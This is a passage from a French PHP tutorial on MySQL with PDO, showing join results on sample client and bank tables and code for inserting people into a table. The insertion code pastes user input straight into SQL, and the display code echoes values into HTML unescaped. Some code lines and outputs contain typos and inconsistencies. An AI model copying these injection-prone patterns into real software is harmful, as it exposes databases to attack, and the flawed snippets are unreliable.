3	MURCIAN	CAROLE	20/10/1970
4	LERY	JEAN-MICHEL	07/05/1989
5	DE-LA-RUE	JEAN-CHRISTOPHE	18/06/1991
6	MARTIN	PAUL-DAVID	22/08/1991
7	MARTIN	PIERRE	18/01/1959
8	JACQUENOD	FREDERIC	27/11/1989
9	JACQUENOD	LAURENCE	01/11/1990
10	DUMOULIN	JEAN-CHRISTOPHE	22/08/1960
11	LABONNE-JAYAT	OLIVIER	23/09/1960
12	DE-LA-FONTAINE	JEAN	22/01/1905
13	LEVY	SAMUEL	27/03/1959
14	DE-LA-RUE	LAURENCE	13/12/1989
15	DUPONT	JEAN	15/10/1960
16	MARTIN	ALBERT	15/08/1989

Liste des clients dont la date de naissance est supérieure à :

Entrez la date de naissance à partir de laquelle les clients seront affichés à :

L	M	M	J	V	S	D
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

Le format de la date envoyée est bien français JJ/MM/AAAA, le filtrage fonctionne parfaitement. Voici son résultat :

Liste des clients ayant une date de naissance >= 01/01/1970			
ID	Nom	Prenom	Date_Naissance
1	DUPONT	JEAN	28/12/1987
3	MURCIAN	CAROLE	20/10/1970
4	LERY	JEAN-MICHEL	07/05/1989
5	DE-LA-RUE	JEAN-CHRISTOPHE	18/06/1991
6	MARTIN	PAUL-DAVID	22/08/1991
8	JACQUENOD	FREDERIC	27/11/1989
9	JACQUENOD	LAURENCE	01/11/1990
14	DE-LA-RUE	LAURENCE	13/12/1989
16	MARTIN	ALBERT	15/08/1989

Les programmes suivants présentent la version shell et la version web effectuant le calcul de l'âge à partir de la date de naissance (section 13.4.6.8.3.4).

## Cours PHP de Jean-Michel Léry

- MySQL\_PDO\_query\_fetch\_calcul\_age\_clients\_shell.php
- MySQL\_PDO\_query\_fetch\_calcul\_age\_clients\_web.php

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_calcul\_age\_clients\_shell.php.

```
$ php MySQL_PDO_query_fetch_calcul_age_clients_shell.php
```

-----  
**Calcul de l'âge**  
-----

ID	Nom	Prenom	Age	Age calculé
1	DUPONT	JEAN	27	27
2	JACQUENOD	JEAN-CHRISTOPHE	54	54
3	MURCIAN	CAROLE	44	44
4	LERY	JEAN-MICHEL	25	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	23	23
6	MARTIN	PAUL-DAVID	23	23
7	MARTIN	PIERRE	56	56
8	JACQUENOD	FREDERIC	25	25
9	JACQUENOD	LAURENCE	24	24
10	DUMOULIN	JEAN-CHRISTOPHE	54	54
11	LABONNE-JAYAT	OLIVIER	54	54
12	DE-LA-FONTAINE	JEAN	110	110
13	LEVY	SAMUEL	56	56
14	DE-LA-RUE	LAURENCE	25	25
15	DUPONT	JEAN	54	54
16	MARTIN	ALBERT	25	25

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_calcul\_age\_clients\_web.php.

-----  
**Calcul de l'âge**  
-----

ID	Nom	Prenom	Age	Age calculé
1	DUPONT	JEAN	27	27
2	JACQUENOD	JEAN-CHRISTOPHE	54	54
3	MURCIAN	CAROLE	44	44
4	LERY	JEAN-MICHEL	25	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	23	23
6	MARTIN	PAUL-DAVID	23	23
7	MARTIN	PIERRE	56	56
8	JACQUENOD	FREDERIC	25	25
9	JACQUENOD	LAURENCE	24	24
10	DUMOULIN	JEAN-CHRISTOPHE	54	54
11	LABONNE-JAYAT	OLIVIER	54	54
12	DE-LA-FONTAINE	JEAN	110	110
13	LEVY	SAMUEL	56	56
14	DE-LA-RUE	LAURENCE	25	25
15	DUPONT	JEAN	54	54
16	MARTIN	ALBERT	25	25

#### 13.6.3.2.4.8 Les jointures internes

Dans cette section nous présentons des exemples de jointure interne, en reprenant ceux de la section 13.4.6.10.3.

Les deux tables servant de support aux jointures sont :

- `clients_bancaires` : contient la liste des clients ;
- `comptes_bancaires` : contient la liste des comptes bancaires. Un des champs indique l'ID du propriétaire ;

Les programmes suivants présentent la version shell et la version web effectuant la jointure interne avec la clause WHERE (section 13.4.6.10.3.1).

- `MySQL_PDO_query_fetchJointure_interne_where1_shell.php`
- `MySQL_PDO_query_fetchJointure_interne_where1_web.php`

Voici l'exécution du programme `MySQL_PDO_query_fetchJointure_interne_where1_shell.php`.

```
$ php MySQL_PDO_query_fetchJointure_interne_where1_shell.php
```

```
-----  
Solde par compte bancaire et propriétaire
```

Nom	Prenom	libelle	Solde
DUPONT	JEAN	Compte de dépôts	750.98
DUPONT	JEAN	Carte à débit différé	-115.8
DUPONT	JEAN	Livret A	765.32
JACQUEENOD	JEAN-CHRISTOPHE	Compte de dépôts	-140.17
JACQUEENOD	JEAN-CHRISTOPHE	Carte à débit différé	-200
JACQUEENOD	JEAN-CHRISTOPHE	Compte sur Livret	31.3
MURCIAN	CAROLE	Compte de dépôts	2985.08
MURCIAN	CAROLE	Carte à débit différé	-104.1
MURCIAN	CAROLE	Livret A	120
MURCIAN	CAROLE	Compte sur Livret	50
MURCIAN	CAROLE	Livret Jeune	298
LERY	JEAN-MICHEL	Compte de dépôts	-688.98
LERY	JEAN-MICHEL	Compte sur Livret	50
LERY	JEAN-MICHEL	Livret Jeune	500
LERY	JEAN-MICHEL	Livret de Dév. Durable	120
DE-LA-RUE	JEAN-CHRISTOPHE	Compte de dépôts	94.68
DE-LA-RUE	JEAN-CHRISTOPHE	Carte à débit différé	-122.12
MARTIN	PAUL-DAVID	Compte de dépôts	406.21
MARTIN	PAUL-DAVID	Carte à débit différé	-200
MARTIN	PIERRE	Compte de dépôts	1790.22
MARTIN	PIERRE	Carte à débit différé	-555.66
JACQUEENOD	FREDERIC	Compte de dépôts	394.87
JACQUEENOD	FREDERIC	Carte à débit différé	-552.87
JACQUEENOD	FREDERIC	Livret A	590.98
JACQUEENOD	LAURENCE	Compte de dépôts	-679.08
JACQUEENOD	LAURENCE	Carte à débit différé	-276.21
JACQUEENOD	LAURENCE	Livret A	200
JACQUEENOD	LAURENCE	Compte sur Livret	52.11
JACQUEENOD	LAURENCE	Livret Jeune	400
JACQUEENOD	LAURENCE	Livret de Dév. Durable	100
DUMOULIN	JEAN-CHRISTOPHE	Compte de dépôts	-2186.86
DUMOULIN	JEAN-CHRISTOPHE	Carte à débit différé	0
LABONNE-JAYAT	OLIVIER	Compte de dépôts	234.02
LABONNE-JAYAT	OLIVIER	Carte à débit différé	-300
DE-LA-FONTAINE	JEAN	Compte de dépôts	1825.54
LEVY	SAMUEL	Compte de dépôts	12.09

Cours PHP de Jean-Michel Léry

LEVY	SAMUEL	Carte à débit différé	-212.98
LEVY	SAMUEL	Livret A	432.76
DE-LA-RUE	LAURENCE	Compte de dépôts	275.7
DE-LA-RUE	LAURENCE	Carte à débit différé	-104.1
DE-LA-RUE	LAURENCE	Livret A	1032.47
DE-LA-RUE	LAURENCE	Compte sur Livret	31.3
DE-LA-RUE	LAURENCE	Livret Jeune	818.38
DE-LA-RUE	LAURENCE	Livret de Dév. Durable	82.23
DUPONT	JEAN	Compte de dépôts	4572.1
DUPONT	JEAN	Carte à débit différé	-2987.65
DUPONT	JEAN	Livret A	2500
DUPONT	JEAN	Compte sur Livret	5628.34
DUPONT	JEAN	Livret Jeune	1600
DUPONT	JEAN	Livret de Dév. Durable	1002.11
MARTIN	ALBERT	Compte de dépôts	363.49
MARTIN	ALBERT	Carte à débit différé	-150

## Cours PHP de Jean-Michel Léry

Voici l'exécution du programme MySQL\_PDO\_query\_fetchJointure\_interne\_where1\_web.php. Seules les premières lignes de l'affichage sont présentées.

Solde par compte bancaire et propriétaire			
Nom	Prenom	libelle	Solde
DUPONT	JEAN	Compte de dépôts	750.98
DUPONT	JEAN	Carte à débit différé	-115.8
DUPONT	JEAN	Livret A	765.32
JACQUENOD	JEAN-CHRISTOPHE	Compte de dépôts	-140.17
JACQUENOD	JEAN-CHRISTOPHE	Carte à débit différé	-200
JACQUENOD	JEAN-CHRISTOPHE	Compte sur Livret	31.3
MURCIAN	CAROLE	Compte de dépôts	2985.08
MURCIAN	CAROLE	Carte à débit différé	-104.1
MURCIAN	CAROLE	Livret A	120
MURCIAN	CAROLE	Compte sur Livret	50
MURCIAN	CAROLE	Livret Jeune	298
LERY	JEAN-MICHEL	Compte de dépôts	-688.98
LERY	JEAN-MICHEL	Compte sur Livret	50
LERY	JEAN-MICHEL	Livret Jeune	500
LERY	JEAN-MICHEL	Livret de Dév. Durable	120
DE-LA-RUE	JEAN-CHRISTOPHE	Compte de dépôts	94.68
DE-LA-RUE	JEAN-CHRISTOPHE	Carte à débit différé	-122.12
MARTIN	PAUL-DAVID	Compte de dépôts	406.21
MARTIN	PAUL-DAVID	Carte à débit différé	-200
MARTIN	PIERRE	Compte de dépôts	1790.22
MARTIN	PIERRE	Carte à débit différé	-555.66
JACQUENOD	FREDERIC	Compte de dépôts	394.87
JACQUENOD	FREDERIC	Carte à débit différé	-552.87
JACQUENOD	FREDERIC	Livret A	590.98
JACQUENOD	LAURENCE	Compte de dépôts	-679.08
JACQUENOD	LAURENCE	Carte à débit différé	-276.21
JACQUENOD	LAURENCE	Livret A	200
JACQUENOD	LAURENCE	Compte sur Livret	52.11
JACQUENOD	LAURENCE	Livret Jeune	400
JACQUENOD	LAURENCE	Livret de Dév. Durable	100
DUMOULIN	JEAN-CHRISTOPHE	Compte de dépôts	-2186.86
DUMOULIN	JEAN-CHRISTOPHE	Carte à débit différé	0
LABONNE-JAYAT	OLIVIER	Compte de dépôts	234.02
LABONNE-JAYAT	OLIVIER	Carte à débit différé	-300

Les programmes suivants présentent la version shell et la version web effectuant la jointure interne avec la clause WHERE pour afficher le solde total de chaque client (section 13.4.6.10.3.1).

- [MySQL\\_PDO\\_query\\_fetchJointure\\_interne\\_where2\\_shell.php](#)
- [MySQL\\_PDO\\_query\\_fetchJointure\\_interne\\_where2\\_web.php](#)

Voici l'exécution du programme MySQL\_PDO\_query\_fetchJointure\_interne\_where2\_shell.php.

```
$ php MySQL_PDO_query_fetchJointure_interne_where2_shell.php
```

**Solde total par propriétaire**

ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1400.50
2	JACQUEENOD	JEAN-CHRISTOPHE	-308.87
3	MURCIAN	CAROLE	3348.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUEENOD	FREDERIC	432.98
9	JACQUEENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49

Voici l'exécution du programme MySQL\_PDO\_query\_fetchJointure\_interne\_where2\_web.php.

**Solde total par propriétaire**

ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1400.50
2	JACQUEENOD	JEAN-CHRISTOPHE	-308.87
3	MURCIAN	CAROLE	3348.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUEENOD	FREDERIC	432.98
9	JACQUEENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49

Les programmes suivants présentent la version shell et la version web effectuant la jointure interne avec la clause INNER JOIN pour afficher le solde total de chaque client (section 13.4.6.10.3.2).

- [MySQL\\_PDO\\_query\\_fetch\\_jointure\\_interne\\_inner\\_join\\_shell.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_jointure\\_interne\\_inner\\_join\\_web.php](#)

Ils affichent le même résultat que les deux programmes précédents.

#### 13.6.3.2.4.9 Les jointures externes

Dans cette section nous présentons des exemples de jointure externe, en reprenant ceux de la section 13.4.6.10.4.

Les programmes suivants présentent la version shell et la version web effectuant la jointure externe avec la clause LEFT JOIN pour afficher le solde total de chaque compte, y compris ceux qui n'ont pas de propriétaire connu dans la table des clients.

- [MySQL\\_PDO\\_query\\_fetch\\_jointure\\_externe\\_left\\_join\\_shell.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_jointure\\_externe\\_left\\_join\\_web.php](#)

Voici l'exécution du programme [MySQL\\_PDO\\_query\\_fetch\\_jointure\\_externe\\_left\\_join\\_shell.php](#).

Le compte ayant le propriétaire le client N°26 apparaît, alors qu'il est inconnu dans la table des clients.

\$ php MySQL_PDO_query_fetch_jointure_externe_left_join_shell.php			
-----			
Solde total par propriétaire, pour tous les clients			
ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1400.50
2	JACQUENOD	JEAN-CHRISTOPHE	-308.87
3	MURCIAN	CAROLE	3348.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUENOD	FREDERIC	432.98
9	JACQUENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49
26			345.29

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_jointure\_externe\_left\_join\_web.php.

Solde total par propriétaire, pour tous les comptes			
ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1400.50
2	JACQUENOD	JEAN-CHRISTOPHE	-308.87
3	MURCIAN	CAROLE	3348.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUENOD	FREDERIC	432.98
9	JACQUENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49
26			345.29

Les programmes suivants présentent la version shell et la version web effectuant la jointure externe avec la clause RIGHT JOIN pour afficher le solde total de chaque client, y compris ceux qui n'ont pas aucun compte.

- [MySQL\\_PDO\\_query\\_fetch\\_jointure\\_externe\\_right\\_join\\_shell.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_jointure\\_externe\\_right\\_join\\_web.php](#)

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_jointure\_externe\_right\_join\_shell.php.

Le client N°17, JACQUES ROUSSE, apparaît alors qu'il n'a aucun compte dans la table des comptes bancaires.

----- Solde total par client, pour tous les clients -----			
ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1400.50
2	JACQUENOD	JEAN-CHRISTOPHE	-308.87
3	MURCIAN	CAROLE	3348.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUENOD	FREDERIC	432.98
9	JACQUENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49
17	ROUSSE	JACQUES	

Voici l'exécution du programme MySQL\_PDO\_query\_fetchJointure\_externe\_right\_join\_web.php.

Solde total par client, pour tous les clients			
ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1400.50
2	JACQUENOD	JEAN-CHRISTOPHE	-308.87
3	MURCIAN	CAROLE	3348.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUENOD	FREDERIC	432.98
9	JACQUENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49
17	ROUSSE	JACQUES	

### 13.6.3.3 Insertion de données

Dans cette section nous présentons des exemples d'insertion de données, en reprenant ceux de la section 13.4.6.1.

La table utilisée comme support est celle des personnes ayant comme champ :

- ID : l'identifiant de la personnes ;
- Nom : le nom de la personne ;
- Prenom : le prénom de la personne ;
- Age: l'âge de la personne.

Les programmes suivants présentent la version shell et la version web effectuant l'insertion de nouvelles personnes dans la table « personnes ».

- [MySQL\\_PDO\\_insertion\\_personnes\\_shell.php](#)
- [MySQL\\_PDO\\_insertion\\_personnes\\_web.php](#)

Le programme MySQL\_PDO\_insertion\_personnes\_shell.php reprend la problématique de l'exercice N°1 de la section 11.8 sur l'insertion de nouvelles personnes à la liste des personnes pour l'adapter à l'insertion de nouvelles personnes dans la table MySQL des personnes.

Voici le programme MySQL\_PDO\_insertion\_personnes\_shell.php :

```
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
include '../INCLUDE/MySQL_include_sprog_commun_shell.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // === connexion de la base de données ===
    $bdd = new
    PDO($TYPE_DBB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- affichage de toute la table des personnes ---
    affichage_table($bdd,"Liste des personnes","personnes");

    // -----
    // --- saisie d'une liste de personnes ---
    // -----
    $saisie="saisie non vide";
    echo PHP_EOL;
    echo "-----".PHP_EOL;
    echo "--- Saisie de nouvelles personnes ---".PHP_EOL;
    echo "-----".PHP_EOL;
    while (!empty($saisie))
    {
        echo "Entrez un nom, un prenom, un âge(ex:Dupont;Jean;28) : ";
        $saisie=fgets(STDIN);
        // --- traitement de la chaîne lue ---
        // suppression des espaces au début, à la fin et suppression du saut de
        ligne
        $saisie=trim($saisie);
        // remplace les espaces multiples par un seul espace
        $saisie= preg_replace('/\s{2,}/',' ', $saisie);
        // remplace ; suivi d'un espace par ;
        $saisie= preg_replace(';/\s/',';', $saisie);
        // remplace un espace suivi d'un ; par ;
        $saisie= preg_replace('/\s;/',';', $saisie);
        // on vérifie que la saisie n'est pas vide
        if (!empty($saisie))
        {
            // rangement dans les variables
            list($Nom,$Prenom,$Age)=explode(';', $saisie);
            $Nom   = normalisation_nom($Nom);
            $Prenom = normalisation_nom($Prenom);
            $Age   = normalisation_numerique($Age);
            $Age   = intval($Age);
            // -- insertion dans la base de données ---
            if (!empty($Nom) && !empty($Prenom) && !empty($Age) )
            {
                echo "Insertion de : $Nom,$Prenom,$Age".PHP_EOL;
                // --- exécution de la requête ---
                $requete="INSERT INTO personnes (Nom, Prenom, Age) VALUES
                ('$Nom', '$Prenom', $Age)";
                echo "requete = $requete".PHP_EOL;
                $reponse = $bdd->exec($requete);
                if (!$reponse)
                {

```

```
        throw new Exception('Problème de requête sur la table.'.PHP_EOL);
    }
}
else
{
    throw new Exception('Un des champs est vide.'.PHP_EOL);
}
}
echo PHP_EOL;
// --- affichage de toute la table des personnes ---
affichage_table($bdd,"Liste des personnes","personnes");
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>
```

La requête **INSERT** est exécutée avec la méthode **exec**.

Ce programme utilise les fonctions suivantes qui sont dans le fichier **MySQL\_include\_sprop\_commun\_shell.php** :

- **affichage\_table(\$bdd,"Liste des personnes","personnes")** : Affiche totalement la table dont le nom est indiqué en 3<sup>ème</sup> argument (« personnes »), avec le texte précisé en 2<sup>ème</sup> argument.  
L'objet PDO pointant sur la base de données contenant la table est indiqué en 1<sup>er</sup> argument.
- **normalisation\_nom(\$Nom)** : Normalise le nom ou prénom : sans accent, toutes les lettres sont en majuscules, et les espaces sont remplacés par des « - ». Les accents sont remplacés par le caractère majuscule équivalente grâce à la fonction **supprime Accent(\$chaine)**.
- **normalisation\_numerique (\$Age)** : Normalise le numérique entier ou réel avec le point ou la virgule décimale.

Voici le code source des ces quatre fonctions :

```
// =====
// --- fonction d'affichage du contenu de la table ---
// =====
function affichage_table($bdd,$texte,$nom_table)
{
    // --- exécution de la requête ---
    $reponse = $bdd->query('SELECT * FROM '.$nom_table);
    // --- traitement des erreurs de retour sur la requête ---
    if (!$reponse)
        throw new Exception('Problème de requête sur la table.');
    // ---retourne un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- boucle de traitement de chaque enregistrement ---
    $tab_clients=$reponse->fetchAll();
    // --- affichage des données retournées ---
    affichage_liste_personnes("$texte",$tab_clients);
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();
}
// =====
// --- fonction outil de suppression des accents ---
// =====
function supprimeAccent($chaine)
{
    // tableau des caractères accentués à remplacer
```



La requête d'insertion est conservée dans la variable \$requete qui est affichée à l'écran pour information.

Voici un exemple d'exécution, les saisies sont en jaune, l'affichage de la requête d'insertion générée est présenté sur fond bleu :

```
$ php MySQL_PDO_insertion_personnes_shell.php
```

```
-----  
Liste des personnes
```

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERİ	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25

```
--- Saisie de nouvelles personnes ---
```

```
Entrez un nom, un prenom, un âge(ex:Dupont;Jean;28) : lemy;kévin;25
```

```
Insertion de : LEMY,KEVIN,25
```

```
requete = INSERT INTO personnes (Nom, Prenom, Age) VALUES ('LEMY', 'KEVIN', 25)
```

```
Entrez un nom, un prenom, un âge(ex:Dupont;Jean;28) : kaczma ; sylvie
```

```
samantha ; 52
```

```
Insertion de : KACZMA,SYLVIE-SAMANTHA,52
```

```
requete = INSERT INTO personnes (Nom, Prenom, Age) VALUES ('ZACZMA', 'SYLVIE-SAMANTHA', 52)
```

```
Entrez un nom, un prenom, un âge(ex:Dupont;Jean;28) :
```

```
-----  
Liste des personnes
```

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERİ	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	LEMY	KEVIN	25

Le programme `MySQL_PDO_insertion_personnes_web.php` reprend la problématique de l'exercice N°2 de la section 11.8 sur l'insertion de nouvelles personnes à la liste des personnes pour l'adapter à l'insertion de nouvelles personnes dans la table MySQL des personnes.

Ce programme utilise, en plus des fonctions de normalisation précédentes, les fonctions suivantes qui sont dans le fichier `MySQL_include_sprog_commun_web.php` :

- `affichage_tab_personnes($titre,$tpersonnes)` : Affiche le tableau \$tpersonnes avec le titre indiqué dans le \$titre;
- `validation_Age($Age)` : qui retourne un booléen indiquant si l'âge est valide ;
- `affichage_une_personne($titre,$tunepersonne)` : Affiche le tableau \$tunepersonne avec le titre indiqué dans le \$titre.
- `tri_tab_personnes($tpersonnes)` : Trie le tableau \$tpersonnes.

Voici le code source des ces quatre fonctions :

```
// =====
// --- Validation du champ Age ---
// =====
function validation_Age($Age)
{
    $erreur=false;
    $erreurEntete="Erreur : champ Age <?php echo $Age; ?>";
    if (($Age == 0) || (!((($Age >0)&&($Age <MAXAGE))))
    {
        $erreur=true;
        $val=MAXAGE;
        $erreurMessage="Le champ Age est invalide ($Age). Il doit être compris
entre 1 et $val ans";
    }
    if ($erreur)
    {
        ?>
        <fieldset>
        <legend><?php echo $erreurEntete ?></legend><br/>
        <?php
        if (!empty($erreurMessage)) echo $erreurMessage;
        ?>
        <br/>
        </fieldset>
        <?php
    }
    return !$erreur;
}
// =====
// --- fonction outil d'affichage d'une personne ---
// =====
function affichage_une_personne($titre,$tunepersonne)
{
    // entête de l'affichage
    ?
    <table summary="Tableau de r&acute;sultat">
    <caption><?php echo $titre;?></caption>
    <thead>
        <tr>
            <!-- entête du tableau -->
            <th>Identifiant</th>
            <th>Nom</th>
```

```
<th>Pr&eacute;nom</th>
<th>Age</th>
</tr>
</thead>
<?php
if (count($tunepersonne) ==0)
{
    echo "<td colspan=\"4\"><b>Aucune donn&eacute;e &agrave; afficher</b></td>";
}
else
{
    // importation des variables à partir de l'étiquette des champs
    extract($tunepersonne,EXTR_OVERWRITE);
    echo "<tr>";
    echo "<td>$ID</td><td>$Nom</td><td>$Prenom</td><td>$Age</td>";
    echo "</tr>";
}
?></table><?php
}
// =====
// --- fonction outil d'affichage d'un tableau de personnes ---
// =====
function affichage_tab_personnes($titre,$personnes)
{
    // entête de l'affichage
    ?>
    <table summary="Tableau des r&eacute;sultat">
        <caption><?php echo $titre;?></caption>
        <thead>
            <tr>
                <!-- entête du tableau -->
                <th>Identifiant</th>
                <th>Nom</th>
                <th>Pr&eacute;nom</th>
                <th>Age</th>
            </tr>
        </thead>
        <?php
        if (count($personnes) ==0)
        {
            echo "<td colspan=\"4\"><b>Aucune donn&eacute;e &agrave; afficher</b></td>";
        }
        else
        {
            foreach ($personnes as $indice => $une_personne)
            {
                echo "<tr>";
                // importation des variables à partir de l'étiquette des champs
                extract($une_personne,EXTR_OVERWRITE);
                // la fonction extract est équivante à
                /*
                $ID      = $une_personne['ID']      ;
                $nom     = $une_personne['nom']     ;
                $prenom  = $une_personne['prenom'] ;
                $age     = $une_personne['age']     ;
                */
                echo "<td>$ID</td><td>$Nom</td><td>$Prenom</td><td>$Age</td>";
                echo "</tr>";
            }
        }
    ?></table><?php
}
```

```
// =====
// --- fonction outil de tri d'un tableau de personnes ---
// =====
function tri_tab_personnes($tpersonnes)
{
    if (count($tpersonnes) !=0)
    {
        // tri du tableau en retirant les doublons
        $tpersonnes=array_unique($tpersonnes,SORT_REGULAR );
        sort($tpersonnes);
    }
    return $tpersonnes;
}
```

Voici le programme MySQL\_PDO\_insertion\_personnes\_web.php.

Il utilise les variables de session pour conserver dans le tableau \$tab\_personnes la liste des personnes saisies.

Après l'insertion de la nouvelle personne, une requête SELECT selon l'ordre décroissant des ID, et limité à 1 élément, est effectuée sur la table « personnes » pour récupérer les informations du dernier élément inséré.

Cette information est affichée sous le formulaire qui apparaît lors de la saisie suivante.

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// afin de conserver l'information indiquant si c'est le premier accès
session_start();
?>
<!DOCTYPE html>
<html>
    <head> <!-- Entête HTML -->
        <meta charset="utf-8" />
        <title>Saisie de plusieurs personnes</title>
        <link href="../CSS/MySQL.css" rel="stylesheet" type="text/css" />
    </head>
    <body>
        <?php
            include '../INCLUDE/MySQL_include_param_dbb.php';
            include '../INCLUDE/MySQL_include_sprog_commun_web.php';
            setlocale (LC_ALL, 'fr_FR.UTF-8');
            try
            {
                // === connexion de la base de données ===
                $bdd = new
                PDO($TYPE_DB." :host=".$SERVEUR." ;dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
                     array(PDO::ATTR_PERSISTENT => true));
                // --- définition du codage en UTF8 ---
                $bdd->exec("SET CHARACTER SET utf8");
                // --- cas du bouton terminer qui a été sélectionné ---
                if (!empty($_POST['terminer']))
                {
                    // -----
                    // --- cas de la fin de la saisie ---
                    // -----
                    // --- Tri du tableau ---

$_SESSION['tab_personnes']=tri_tab_personnes($_SESSION['tab_personnes']);
// --- affichage du résumé de la saisie ---
$tab_personnes=$_SESSION['tab_personnes'];

```

```
affichage_tab_personnes("Liste des personnes saisies",$tab_personnes);
}
// -----
// sinon on affiche le formulaire et les informations complémentaires
// -----
else
{
    ?>
    <!--
    --- on affiche le formulaire ---
    -->
<form action="MySQL_PDO_insertion_personnes_web.php" method="post">
    <fieldset>
        <legend>Saisissez les donn&eacute;es d'une nouvelle
personne :</legend><br/>
        Entrez un nom : <input type="text" name="Nom" size="20" maxlength="20"
placeholder="Dupont de Nemours" autofocus/><br/><br/>
        Entrez un pr&eacute;nom : <input type="text" name="Prenom" size="40"
